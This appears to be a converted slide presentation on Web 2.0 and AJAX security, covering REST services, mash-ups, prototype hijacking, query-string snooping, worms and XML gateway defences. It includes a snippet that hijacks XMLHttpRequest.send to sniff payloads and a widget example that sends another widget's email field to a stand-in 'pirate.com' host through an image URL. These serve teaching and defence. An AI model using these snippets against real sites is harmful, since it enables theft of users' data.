



Web 2.0 and Security

1. What is Web 2.0?

- On the client: Scripting the XMLHttpRequest object
- On the server: REST Web Services
- "Mash-ups" of Web Services used together to create novel Websites

2. Applying Security for Web 2.0

- Web 2.0's large attack surface
- Vulnerabilities in Web 2.0 programming models
- "AJAX Snooping"

3. How is XML Security relevant for Web 2.0?


- The "X" in AJAX stands for XML. How does XML security apply to Web 2.0?
- What about JSON instead of XML?

- The phrase “Web 2.0” was coined by Dale Dougherty of O’Reilly media in 2004
- Tim O'Reilly:
“We're entering an unprecedented period of user interface innovation, as Web developers are finally able to build Web applications as rich as local PC-based applications.”
- Increased interaction attracts users and, together with social networking features, can build a sense of community
—e.g. Flickr “feels” like an application, not a Website

The logo for Yahoo!, featuring the word 'YAHOO!' in a bold, red, serif font with a white outline.The logo for Digg, featuring the word 'digg' in a white, lowercase, sans-serif font inside a blue square.The logo for Flickr, featuring the word 'flickr' in a lowercase, sans-serif font with a color gradient from blue to pink.The logo for Google Maps, featuring the word 'Google' in its multi-colored font with 'Maps' in orange below it.

"Web 1.0"


Click on navigational links to move through map



Delay...




Web Server creates new map page





"Web 2.0"

Drag cursor to move map



User is presented with the new map





- Asynchronous JavaScript and XML
 - “AJAX”: Coined by Jesse James Garrett
- Script can only connect back to its originating server

```
// Kick off the XMLHttpRequest, set the callback


xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", url, true);
xmlhttp.onreadystatechange = doSomethingWithResponse;
xmlhttp.send(null);

// do something with the data fetched from the server

function doSomethingWithResponse() {
var xmlResponse = xmlhttp.responseXML;
var message =
xmlDocument.getElementsByTagName('message').item(0).firstChild.data;
document.getElementById('message').value = message;
}
```

- They do not use SOAP-style Web Services
 - Too heavyweight
- REST was originally meant to involve using the HTTP verbs such as POST and GET, PUT and DELETE
 - But most “REST style” Web Services make heavy use of HTTP GET, and do not use the other HTTP verbs.
- This means that, in practice, REST means “Web Services that are invoked by HTTP GETs with parameters in QueryStrings”
- These are the types of Web Services used in Web 2.0

- Parameters are passed in HTTP QueryString
- XML is returned




```

<?xml version="1.0" encoding="UTF-8" ?>
- <ProductInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:noNamespaceSchemaLocation="http://xml.amazon.com/schemas3/dev-heavy.xsd">
- <Request>
- <Args>
  <Arg value="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)" name="UserAgent" />
  <Arg value="0JBQZPBKS34AQVDDCX6G" name="RequestID" />
  <Arg value="Used" name="offer" />
  <Arg value="0072224711" name="AsinSearch" />
  <Arg value="us" name="locale" />
  <Arg value="1CEZP746WMP1Y3GWJBG2" name="dev-t" />
  <Arg value="Mark O'Neill" name="t" />
  <Arg value="xml" name="f" />
  <Arg value="1" name="offerpage" />
  <Arg value="heavy" name="type" />
  <Arg value="salesrank" name="sort" />
</Args>
</Request>
- <Details url="http://www.amazon.com/exec/obidos/ASIN/0072224711/Mark O'Neill?dev-t=1CEZP746WMP1Y3GWJBG2%
26camp=2025%26link_code=xml2">
  <Asin>0072224711</Asin>
  <ProductName>Web Services Security</ProductName>
  <Catalog>Book</Catalog>
- <Authors>
  <Author>Mark O'Neill</Author>
</Authors>
  <ReleaseDate>31 January, 2003</ReleaseDate>
  <Manufacturer>McGraw-Hill Osborne Media</Manufacturer>
  <ImageUrlSmall>http://images.amazon.com/images/P/0072224711.01.THUMBZZZ.jpg</ImageUrlSmall>
  <ImageUrlMedium>http://images.amazon.com/images/P/0072224711.01.MZZZZZZZ.jpg</ImageUrlMedium>
  <ImageUrlLarge>http://images.amazon.com/images/P/0072224711.01.LZZZZZZZ.jpg</ImageUrlLarge>
  <ListPrice>$49.99</ListPrice>
  <OurPrice>$32.99</OurPrice>
  <UsedPrice>$10.99</UsedPrice>
  <ThirdPartyNewPrice>$16.00</ThirdPartyNewPrice>
  <SalesRank>90398</SalesRank>
  
```


- Web 2.0 services can be used together in order to create composite applications
 - e.g. using Google Maps with FlickrR in order to show where a photograph was taken
- These are called “Mash-ups”
- It’s tempting for developers to experiment with Mash-ups, since it allows for fast application development
- Live.com and Google both allow users to add “widgets” to their dashboards for weather, news, email notification, etc.


Users can add “widgets” to the Windows Live dashboard



Some mash-ups use server-side proxies to allow AJAX code to fetch data from multiple different domains

mydomain.com

nytimes.com



Other mash-ups use the fact that you can put multiple `<SCRIPT>` blocks of JavaScript, served from different URLs, on one Web page

- Web 2.0 applications have a large “Attack Surface”
 - Not only the Web site itself, but also the Web Services it calls
- Cross-site Scripting and code-injection vulnerabilities
- Data sent up and down to Web Services can be “snooped”
- In “Mash-ups”, it is possible for one Web 2.0 application to “spy” on another

- In Web 2.0, data is sent from the browser to the server, unknown to the user, in URL QueryStrings
 - `getData.aspx?parameter=value`
- This means that many standard Web Application Security techniques are applicable to REST Web Services
 - Validating the size of parameters on the QueryString
 - Validating the content of parameters on the QueryString
 - Examining parameters in the QueryString for known attacks such as SQL Injection
 - Applying regular expressions (RegEx's) to QueryString parameters

- Apply regular expressions to the data sent by your Web 2.0 browser clients to your Web Services
- Apply controls about data length, data format, parameters
- XML Gateways can enforce these controls without loss of performance



- JavaScript is a *Prototype Language*
- New methods or attributes of existing objects can be added
- *Prototype Hijacking* discovered by Stefano Di Paula (www.wisec.it)

Here, the XMLHttpRequest object is “wrapped”:

```
var xmlreqc = XMLHttpRequest;
XMLHttpRequest = function() {
    this.xml = new xmlreqc();
    return this;
}
```

Now, whenever an XMLHttpRequest object is created, it is this wrapped version which is used.


- Once the XMLHttpRequest object has been wrapped, certain methods can be changed:

```
XMLHttpRequest.prototype.send =function(payload) {  
    // Hijacked send  
    sniff(payload);  
    return this.xml.send(payload)
```

Now, whenever an XMLHttpRequest object is created, it is this wrapped version which is used.

[Reference: “Subverting Ajax”, Di Paulo & Fedon, December 06]

- The key is to get the prototype hijacking code ahead of other code which uses XMLHttpRequest
- Mash-up interfaces for the perfect environment for this!



The malicious widget can simply view the innerHTML of other widgets on the same page, then hive off the data to a third-party server by appending it to an IMG tag:

```
spyImage=document.createElement( 'img' );  
spyImage.src='http://www.pirate.com/sniff.html?'  
+ document.getElementById( 'newEmail' ).value
```

[Reference: This spying technique was described by Anton Rager ("XSSProxy" paper) and by Jeremiah Gossman ("Phishing with Superbait" paper]

- If you are creating dashboard-style Mash-up applications, ensure that users can only choose trusted “widgets” to add to their dashboards



A log of all browser-to-server traffic is usually kept

- However, the user may not be aware that this is happening

Unless SSL is used, network infrastructure can cache, or log, information that is contained in HTTP QueryStrings

- Has privacy implications, e.g. for Google searches

All the information is contained in the method and the URI.

- This means that the URI can be “replayed”
- Sequences of URIs can be “replayed” to replay a transaction

The same problem does not occur with POSTs, but these are typically not used in Web 2.0

- Ensure that no private data is stored in HTTP QueryStrings used in AJAX calls to Web Services
- Vordel's products scan data for leakage of private information
- Use SSL to encrypt the QueryString parameters and values



"Samy" worm

- AJAX code in a MySpace profile which added the user "Samy" as a "Friend", and copied itself.
- All MySpace users viewing an infected profile caught the "worm"


JS-Yamanner worm

- AJAX code to forward emails in Yahoo! Mail

- Ensure strong secure coding practices in AJAX applications
- As always: “Never trust your input”
 - Usage of the XMLHttpRequest object is a clear warning sign
 - Use an XML Gateway to detect this rogue traffic



Remember that Web 2.0 makes use of Web Services on the server-side to send data asynchronously to the client.



What if you forget about the client and write your own application to data-harvest all of the data off the server?

Policies can be used to ensure that only authenticated users can access the back-end Web Services.

Policies can also be used to protect against data harvesting

Uses the concept of the “Developer Token”

This token is passed as a parameter to the Web Service

- In the REST model, it is passed within a name-value pair in the URL
QueryString

The token is used to limit developers to a certain amount of Web Service requests per day

- e.g. 1000 calls per day for Google’s Developer ID

- If your data is your “crown jewels”, enforce a policy using an XML Gateway or XML Firewall to prevent attackers going directly to the back-end Web Services used in Web 2.0
- Force authentication and tracking of usage, to deter data harvesters
 - Part of an XML Gateway policy



The “X” in AJAX stands for XML

XML filtering techniques are applicable to Web 2.0

- “XML Firewall” filtering
 - XML Size bounds checking
 - XML Schema Validation
- Blocking “XML Denial of Service” attacks
 - XML External Entity Attacks
 - SQL Injection, XPath Injection

**Remember that Web 2.0 services *output* XML but are not invoked by XML
If you just filter incoming XML, then outbound XML will sail right through
the security solution**

Choose an XML security solution who filters all of the following:

- "HTTP GET in, XML Out"
- "XML POST in, XML Out"
- SOAP POST in, SOAP Out"

Web 2.0 is popular for consumer applications

- Increased interaction, like a desktop application

With increased interactivity, comes increase security risk

- Snooping
- Data Harvesting
- Cross-Site Scripting

Ensure your Web 2.0 apps have secure code and secure data

- Ensure code is not vulnerable to attacks like prototype hijacking
 - Validate XML data send between client and server
-
- **If your data is the “Crown Jewels” apply the best practice security**
 - Secure code & data